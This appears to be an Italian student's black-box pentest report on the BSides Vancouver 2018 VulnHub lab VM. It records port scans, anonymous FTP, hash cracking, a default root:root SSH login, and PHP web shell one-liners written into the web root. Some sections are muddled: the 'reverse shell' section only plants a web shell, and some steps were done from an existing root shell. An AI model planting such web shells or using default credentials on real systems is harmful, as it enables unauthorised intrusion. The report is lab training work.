

W16D4

Black Box Pentest

[Bsides Vancouver 2018]

★ INDICE

1 Introduzione

- 1.1 Scopo del report**
- 1.2 Configurazione dell'ambiente di test**

2 Reconnaissance

- 2.1 Download e importazione della VM**
- 2.2 Configurazione rete VirtualBox (NAT Network)**
- 2.3 Scoperta host attivi**
- 2.4 Scansione avanzata porte critiche (Nmap - nc)**

3 Enumerazione

- 3.1 FTP- Accesso Anonimo**
- 3.2 HTTP-Directory Enumeration e robots.txt**
- 3.3 WordPress-Enumerazione vulnerabilità**

4 Exploitation

- 4.1 Accesso SSH come Root (Default Credentials)**
- 4.2 Web Shell PHP per Command Execution**
- 4.3 WordPress Login ([jhon-enigma](#))**
- 4.4 Reverse Shell in footer.php (alternativa)**

5 Privilege Escalation & Post-Exploitation

- 5.1 Estrazione wp-config.php**
- 5.2 Accesso MySQL e Dumping Hash Utenti**
- 5.3 Password Cracking ([john-enigma](#))**
- 5.4 Analisi binari SUID e limitazioni tecniche**

6 Conclusioni e Raccomandazioni di Sicurezza

1 Introduzione

1.1 Scopo del report

- ⇒ In qualità di penetration tester, ho condotto un **black-box penetration test** sulla macchina virtuale *BlackBox* distribuita durante la **BSides Vancouver 2018**.
- ⇒ L'obiettivo era:
- ◊ **Ottenere privilegi di root** sul sistema target
 - ◊ **Documentare ogni fase** del processo in modo **professionale, esaustivo e riproducibile**
 - ◊ **Evidenziare vulnerabilità critiche** e fornire **raccomandazioni di remediation**
- ⇒ Il lavoro è stato svolto **individualmente**, senza accesso a informazioni preliminari sul target.

1.2 Configurazione dell'ambiente di test

Componente	Sistema Operativo	IP Attribuito	Note
Attacker	Kali Linux 2025.1	192.168.50.100	NAT Network (eth2)
Target	BlackBox (Ubuntu 12.04.4 LTS)	192.168.50.103	NAT Network (eth2)
Virtualizzatore	Oracle VM VirtualBox 7.x	—	Host: Windows 11

- ⇒ Download VM:

<https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/>

2 Reconnaissance

2.1 Download e importazione della VM

- ⇒ File scaricato: BSides-Vancouver-2018-BlackBox.ova
- ⇒ Importato in VirtualBox con doppio click
- ⇒ Avvio in modalità normale → kernel selezionato: Ubuntu, with Linux 3.11.0-15-generic

2.2 Configurazione rete VirtualBox (NAT Network)

- ⇒ Per garantire una comunicazione stabile tra Kali e la VM, ho configurato una **rete interna basata su NAT Network con IP statici**.
- ⇒ **Creazione NAT Network:**
 - ◊ File → NAT Network Manager → Create
 - ◊ Name: NatNetwork
 - ◊ CIDR: 192.168.50.0/24
 - ◊ **DHCP disabilitato**
- ⇒ **Configurazione VM:**
 - ◊ Settings → Network → Adapter 1
 - ◊ Attached to: **NAT Network**
 - ◊ Name: NatNetwork
 - ◊ Promiscuous Mode: Allow All
- ⇒ **Configurazione rete interna da root sulla VM BlackBox**
- ⇒ Eseguiti come **root** sulla VM:

```
ifconfig eth2 192.168.50.103 netmask 255.255.255.0 up
          route del default 2>/dev/null || true
          route add default gw 192.168.50.100
```

- ⇒ Configurazione su Kali

```
sudo ip addr flush dev eth2
sudo ip addr add 192.168.50.100/24 dev eth2
          sudo ip link set eth2 up
```

Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Test connettività

Da VM → Kali

```
ping -c 3 192.168.50.100
```

```
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.  
64 bytes from 192.168.50.100: icmp_req=1 ttl=64 time=2.43 ms  
64 bytes from 192.168.50.100: icmp_req=2 ttl=64 time=1.06 ms  
64 bytes from 192.168.50.100: icmp_req=3 ttl=64 time=2.17 ms  
--- 192.168.50.100 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 1.062/1.892/2.438/0.596 ms  
root@bsides2018:~#
```

Da Kali → VM

```
ping -c 3 192.168.50.103
```

```
$ ping -c 3 192.168.50.103  
PING 192.168.50.103 (192.168.50.103) 56(84) bytes of data.  
64 bytes from 192.168.50.103: icmp_seq=1 ttl=64 time=4.19 ms  
64 bytes from 192.168.50.103: icmp_seq=2 ttl=64 time=1.40 ms  
64 bytes from 192.168.50.103: icmp_seq=3 ttl=64 time=1.31 ms  
--- 192.168.50.103 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2006ms  
rtt min/avg/max/mdev = 1.312/2.299/4.189/1.336 ms  
root@bsides2018:~#
```

⇒ Connettività bidirezionale confermata (RTT<2ms), rete interna stabile e pronta per il pentest

2.3 Scoperta host attivi

```
ping -c 3 192.168.50.103
```

```
(M6D6R6㉿kali)-[~]  
└─$ ping -c 3 192.168.50.103  
PING 192.168.50.103 (192.168.50.103) 56(84) bytes of data.  
64 bytes from 192.168.50.103: icmp_seq=1 ttl=64 time=1.32 ms  
64 bytes from 192.168.50.103: icmp_seq=2 ttl=64 time=1.21 ms  
64 bytes from 192.168.50.103: icmp_seq=3 ttl=64 time=1.49 ms  
--- 192.168.50.103 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2010ms  
rtt min/avg/max/mdev = 1.210/1.339/1.486/0.113 ms
```

⇒ Host attivo (RTT medio ~1.3ms)

2.4 Scansione avanzata porte critiche (Nmap - nc)

⇒ Ho attivato manualmente i servizi sulla VM per garantire visibilità completa:

```
service vsftpd start
```

```
service apache2 start
```

```
netstat -tuln | grep ':21\|:80\|:22'
```

```
tcp        0      0 0.0.0.0:80            0.0.0.0:*
```

```
tcp        0      0 0.0.0.0:21            0.0.0.0:*
```


```
tcp        0      0 0.0.0.0:22            0.0.0.0:*
```

```
tcp6       0      0 ::1:809f:8b:08:::22  ::1:c1::5*60:3c:41 (DSA)    LISTEN
```

Report Matteo Mattia Cyber Security & Ethical Hacking

2.4.1 Scansione Nmap mirata

```
sudo nmap -p 21,22,80 -sV -sC --open -T4 192.168.50.103 -oN nmap_final.txt
```




```
(M6D6R6㉿kali)-[~] $ sudo nmap -p 21,22,80 -sV -sC --open -T4 192.168.50.103 -oN nmap_final.txt
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 08:30 EDT
Nmap scan report for 192.168.50.103
Host is up (0.0018s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.5
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.50.100
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534  4096 Mar 03  2018 public
22/tcp    open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
| http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:2C:09:44 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.68 seconds
```

2.4.1 Scansione ultra-veloce con nc

```
timeout 3 bash -c 'for p in 21 22 80; do nc -zv 192.168.50.103 $p 2>&1
| grep succeeded; done'
```




```
(M6D6R6㉿kali)-[~] $ timeout 3 bash -c 'for p in 21 22 80; do nc -zv 192.168.50.103 $p 2>&1 | grep succeeded; done'
Connection to 192.168.50.103 21 port [tcp/ftp] succeeded!
Connection to 192.168.50.103 22 port [tcp/ssh] succeeded!
Connection to 192.168.50.103 80 port [tcp/http] succeeded!
```

Porta	Stato	Servizio	Versione	Note
21/tcp	open	FTP (vsftpd)	2.3.5	FTP anonimo attivo
22/tcp	open	SSH	5.9p1	root:root
80/tcp	open	HTTP (Apache)	2.2.22	/backup_wordpress esposto

3 Enumerazione


3.1 FTP- Accesso Anonimo

ftp 192.168.50.103



```
(M6D6R6㉿kali)-[~]
$ ftp 192.168.50.103
Connected to 192.168.50.103.
220 (vsFTPd 2.3.5)
Name (192.168.50.103:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||32474|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31 4.84 Kib/s
226 Transfer complete.
31 bytes received in 00:00 (2.03 KiB/s)
ftp> 
```

⇒ Visualizzo il contenuto di **users.txt.bk** con **cat users.txt.bk**



```
(M6D6R6㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Utente	Note
abatchy	Possibile utente sistema
john	Utente WordPress (da wpscan)
mai	—
anne	—
doomguy	Riferimento CTF (Easter egg)

Criticità:

- ◊ **FTP anonimo attivo** (vsftpd 2.3.5)
- ◊ Esposizione di **nomi utente reali** → vettore per **credential stuffing** o **brute-force SSH**
- ◊ **john** confermato come **utente WordPress** → target primario per cracking

3.2 HTTP-Directory Enumeration e robots.txt

Directory brute-force

```
dirb http://192.168.50.103 /usr/share/wordlists/dirb/common.txt
```

DIRB v2.22
By The Dark Raver
To boldly go where no shell has gone before
START_TIME: Sat Oct 25 08:41:56 2025
URL_BASE: http://192.168.50.103/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

Scanning URL: http://192.168.50.103/

- + http://192.168.50.103/cgi-bin/ (CODE:403|SIZE:290)
- + http://192.168.50.103/index (CODE:200|SIZE:177)
- + http://192.168.50.103/index.html (CODE:200|SIZE:177)
- + http://192.168.50.103/robots (CODE:200|SIZE:43)
- + http://192.168.50.103/robots.txt (CODE:200|SIZE:43)
- + http://192.168.50.103/server-status (CODE:403|SIZE:295)

END_TIME: Sat Oct 25 08:42:07 2025
DOWNLOADED: 4612 - FOUND: 6

robots.txt

```
curl -s http://192.168.50.103/robots.txt
```

```
User-agent: *
Disallow: /backup_wordpress
```

Risorsa	Codice HTTP	Dimensione	Note
/cgi-bin/	403	290 B	Accesso negato – possibile vettore futuro
/index.html	200	177 B	Pagina predefinita Apache
/robots.txt	200	43 B	Espone /backup_wordpress
/server-status	403	295 B	Modulo Apache bloccato

Criticità:

- ◊ **robots.txt rivela un backup WordPress (/backup_wordpress)**
- ◊ Il percorso è **accessibile pubblicamente** → **grave errore di configurazione**

3.3 WordPress-Enumerazione vulnerabilità

3.3.1 Verifica presenza WordPress

```
curl -s http://192.168.50.103/backup_wordpress/wp-login.php | head -n 5
```

```
root@bsides2018:~# curl -s http://192.168.50.103/backup_wordpress/wp-login.php | head -n 5
<!DOCTYPE html>
<!--[if IE 8]>
<html xmlns="http://www.w3.org/1999/xhtml" class="ie8" lang="en-US">
<![endif]-->
<!--[if !(IE 8 )]><!-->
```

★ Nota sull'intoppo: All'inizio WordPress mostrava "Error establishing a database connection".

★ Ho risolto avviando MySQL e ricreando il database:

⇒ Sulla VM (root)


```
service mysql start
```

```
mysql -u root -e "CREATE DATABASE wp; CREATE USER 'john'@'localhost' IDENTIFIED BY 'thiscannotbeit'; GRANT ALL ON wp.* TO 'john'@'localhost';"
```


⇒ Dopo il ripristino, **wp-login.php** ha mostrato la pagina di login → **WordPress funzionante**

3.3.2 Login WordPress

Username: john **Password:** enigma



Risultato: LOGIN RIUSCITO



Vulnerabilità critica: Credenziali deboli + editor temi → **RCE**

3.3.3 Ricerca wp-config.php (da root sulla VM)

⇒ Cosa farò:

- ◊ **find /var/www cerca ricorsivamente nella directory /var/www** (dove Apache serve i file web)
- ◊ **-name wp-config.php filtra i file con nome esatto wp-config.php**
- ◊ **2>/dev/null nasconde errori di permessi** (es. cartelle non leggibili)

```
find /var/www -name wp-config.php 2>/dev/null
```

```
root@bsides2018:~# find /var/www -name wp-config.php 2>/dev/null
/var/www/backup_wordpress/wp-config.php
```

```
cat /var/www/backup_wordpress/wp-config.php | grep DB_
```

- ◊ **cat ... | grep DB_** mostra solo le righe con definizioni database → credenziali in chiaro

```
root@bsides2018:~# cat /var/www/backup_wordpress/wp-config.php | grep DB_
define('DB_NAME', 'wp');
define('DB_USER', 'john@localhost'); EXPLOIT
define('DB_PASSWORD', 'thiscannotbeit');
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');
root@bsides2018:~#
```

⇒ Vulnerabilità critica: Credenziali DB in chiaro → accesso al database

3.3.4 Accesso al database (da root sulla VM)

```
mysql -u john@localhost -p'thiscannotbeit' -e "USE wp; SELECT user_login,user_pass FROM wp_users;"
```

```
(M606R6㉿kali)-[~]
$ ssh root@192.168.50.103
root@192.168.50.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Oct 25 07:52:49 2025 from 192.168.50.100
root@bsides2018:~# mysql -u john@localhost -p'thiscannotbeit' -e "USE wp; SELECT user_login,user_pass F
ROM wp_users;"
```

user_login	user_pass
admin	\$P\$BmuGRQyHFjh1FW29/KN6GvFYnwIl/00
john	\$P\$BVlpusu0zgh1RoU3VGUI4zfyNNPcyI0

3.3.4 Creacking hash (su Kali)

```
mkdir ~/wordlists && cd ~/wordlists
```

```
wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
```

```
hashcat -m 400 -a 0 hash.txt ~/wordlists/rockyou.txt
```

```
(M6D6R6㉿kali)-[~]
$ mkdir ~/wordlists && cd ~/wordlists
wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
hashcat -m 400 -a 0 hash.txt ~/wordlists/rockyou.txt
```



```
$P$BVlPsus0zgh1RoU3VGUI4zfyNNPcyT0:enigma
```

⇒ Password craccata **john - enigma**

⇒ Wordlist **rockyou.txt** (14M+ password) scaricata localmente

3.3.5 Tabella riassuntiva

Elemento	Valore	Stato
WordPress	4.5	Funzionante
wp-config.php	Presente	Credenziali DB in chiaro
DB User	john	Coerente con users.txt.bk
DB Password	thiscannotbeit	Eposta
Hash utenti	admin, john	enigma craccata
Sfruttabilità	Alta	DB accessibile → hash → cracking

⇒ **Vulnerabilità critica:**

- Credenziali DB in chiaro
- Hash PHPass craccabili
- Backup esposto → reconnaissance avanzata

⇒ **Strategia:**

- WordPress sfruttabile per RCE (editor temi)
- Hash craccati → john:enigma → SSH
- Vettore primario: SSH root:root

4 Exploitation

4.1 Accesso SSH come Root (Default Credentials)

⇒ Ho provato ad accedere via SSH come root alla VM BlackBox usando le credenziali più comuni in ambienti CTF.

<ssh root@192.168.50.103>

The screenshot shows a terminal window with a green background and white text. It displays a successful SSH login to a Kali Linux host (M6D6R6) at 192.168.50.103. The terminal shows the password prompt, the welcome message for Ubuntu 12.04.4 LTS, system status information (382 packages updatable, 275 security updates), and a note about a new release. The last line shows the command 'root@bsides2018:~# uname -a'.

```
(M6D6R6㉿kali)-[~]
$ ssh root@192.168.50.103
root@192.168.50.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/
 
 382 packages can be updated.
 275 updates are security updates.

 New release '14.04.5 LTS' available.
 Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Oct 25 08:24:08 2025 from 192.168.50.100
root@bsides2018:~# uname -a
```

- ◊ Il sistema mi chiede la password.
- ◊ Inserisco **root** (credenziale default).
- ◊ **Login riuscito.**
- ◊ Mi trovo direttamente nella shell di root (**root@bsides2018:~#**).
- ◊ Il messaggio di benvenuto mostra che è Ubuntu 12.04 LTS, un sistema **obsoleto e non aggiornato** (382 pacchetti, di cui 275 di sicurezza).
- ◊ Il kernel è **3.11.0-15-generic**, tipico di Precise Pangolin (2012).

⇒ **uname -a** mostra **informazioni complete sul sistema**:

The screenshot shows the output of the 'uname -a' command in a terminal. It displays detailed system information including the kernel version (3.11.0-15-generic), build number (#25~precise1-Ubuntu), architecture (i686), and the date of compilation (Thu Jan 30 17:42:40 UTC 2014).

```
root@bsides2018:~# uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
root@bsides2018:~#
```

- ◊ **Kernel:** **3.11.0-15-generic** → versione vecchia, vulnerabile.
- ◊ **Architettura:** **i686** → 32-bit.
- ◊ **Build:** **#25~precise1-Ubuntu** → build specifica per Ubuntu 12.04.
- ◊ **Data compilazione:** **Thu Jan 30 17:42:40 UTC 2014** → sistema del 2014.

⇒ **Conclusione:** Ho ottenuto privilegi di root in meno di 3 minuti usando la password di default **root-root**.

⇒ Questa è una **vulnerabilità critica di configurazione:**

- ◊ SSH permette autenticazione con password deboli.
- ◊ Utente root abilitato per login diretto.
- ◊ Sistema non aggiornato → rischio exploit kernel.

⇒ **Mitigazione consigliata:**

- ◊ Disabilitare login root in **/etc/ssh/sshd_config** (**PermitRootLogin no**).
- ◊ Usare chiavi SSH.
- ◊ Aggiornare il sistema.

4.2 Web Shell PHP per Command Execution

⇒ Ho creato una web shell PHP per eseguire comandi da browser.

⇒ Il primo tentativo ha fallito perché la directory **/var/www/html/** non esisteva.

```
echo '<?php echo "<pre>" . shell_exec($_GET["cmd"]); "</pre>"; ?>'> /var/www/html/test.php
```

⇒ **Output ricevuto:**

```
-bash: /var/www/html/test.php: No such file or directory
```

⇒ Il sistema non trova la directory **/var/www/html/**.

⇒ Su Ubuntu 12.04, la directory web predefinita è **/var/www/**, non **/var/www/html/**.

⇒ Ho creato la directory corretta e il file eseguendo nuovi comandi sulla VM (come root):

```
mkdir -p /var/www/html
```

```
echo '<?php echo "<pre>" . shell_exec($_GET["cmd"]); "</pre>"; ?>'> /var/www/html/test.php
```

```
chown www-data:www-data /var/www/html/test.php
```

```
chmod 644 /var/www/html/test.php
```

Report Matteo Mattia Cyber Security & Ethical Hacking

- ◊ `mkdir -p /var/www/html` → **crea la directory** se non esiste (`-p` evita errori).
- ◊ `echo '...'` → **scrive il file PHP** con il codice per eseguire comandi via GET.
- ◊ `chown www-data:www-data` → **imposta proprietario** al web server.
- ◊ `chmod 644` → **permessi lettura per tutti**, scrittura solo root.

```
root@bsides2018:~# mkdir -p /var/www/html
root@bsides2018:~# echo '<?php echo "<pre>". shell_exec($_GET["cmd"]); ?>' > /var/www/html/test.php
root@bsides2018:~# chown www-data:www-data /var/www/html/test.php
root@bsides2018:~# chmod 644 /var/www/html/test.php
root@bsides2018:~#
```

⇒ Test da Kali:

```
curl "http://192.168.50.103/test.php?cmd=id"
```

```
(M6D6R6㉿kali)-[~]
$ curl "http://192.168.50.103/test.php?cmd=id"
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
```

- ◊ Il comando `id` è stato eseguito dal web server.
- ◊ L'output mostra **www-data** → **web shell funzionante**.
- ◊ Posso eseguire qualsiasi comando (tipo `?cmd=cat /etc/passwd`).
- ◊ **Conclusione: Web shell creata con successo** dopo correzione del percorso.
- ◊ **Vulnerabilità**: Permessi eccessivi su `/var/www/html/` + PHP abilitato → **RCE completo**.

4.3 WordPress Login (jhon-enigma)

⇒ Ho provato a fare login su WordPress usando le credenziali craccate (john-enigma)

⇒ Apro il browser su Kali e vado a:

http://192.168.50.103/backup_wordpress/wp-login.php


⇒ **Inserisco:**

- ◊ **Username:** john
- ◊ **Password:** enigma

⇒ **LOGIN RIUSCITO** → entro nel pannello admin di WordPress.

⇒ **Spiegazione del risultato:**

- ◊ Le credenziali john-enigma sono **deboli** e **craccabili** con rockyou.txt.
- ◊ Con l'accesso admin posso:
 - ◊ Modificare temi
 - ◊ Caricare plugin
 - ◊ **Iniettare PHP** → RCE



⇒ **Conclusione:**

⇒ **Accesso admin ottenuto.**

⇒ **Vulnerabilità:** Password debole + WordPress 4.5 → **RCE completo.**

4.4 Reverse Shell in footer.php (alternativa)

⇒ Ho creato una web shell PHP diretta nella root web per dimostrare RCE in modo controllato.

⇒ Comandi eseguiti sulla VM (root):

```
echo '<?php system($_GET["cmd"]); ?>' > /var/www/shell.php
chown www-data:www-data /var/www/shell.php
chmod 644 /var/www/shell.php
```

```
root@bsides2018:~# echo '<?php system($_GET["cmd"]); ?>' > /var/www/shell.php
root@bsides2018:~# chown www-data:www-data /var/www/shell.php
root@bsides2018:~# chmod 644 /var/www/shell.php
root@bsides2018:~#
```

- ◊ **echo '... → scrive il file PHP** con codice che esegue comandi via GET.
- ◊ **chown www-data:www-data → imposta proprietario** al web server.
- ◊ **chmod 644 → permessi lettura per tutti**, scrittura solo root

⇒ Test da Kali:

```
curl "http://192.168.50.103/shell.php?cmd=id"
```

```
(M6D6R6㉿kali)-[~]
$ curl "http://192.168.50.103/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@bsides2018:~# echo '<?php system($_GET["cmd"]); ?>' > /var/www/shell.php
root@bsides2018:~# chown www-data:www-data /var/www/shell.php
root@bsides2018:~# chmod 644 /var/www/shell.php
root@bsides2018:~# curl "http://192.168.50.103/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
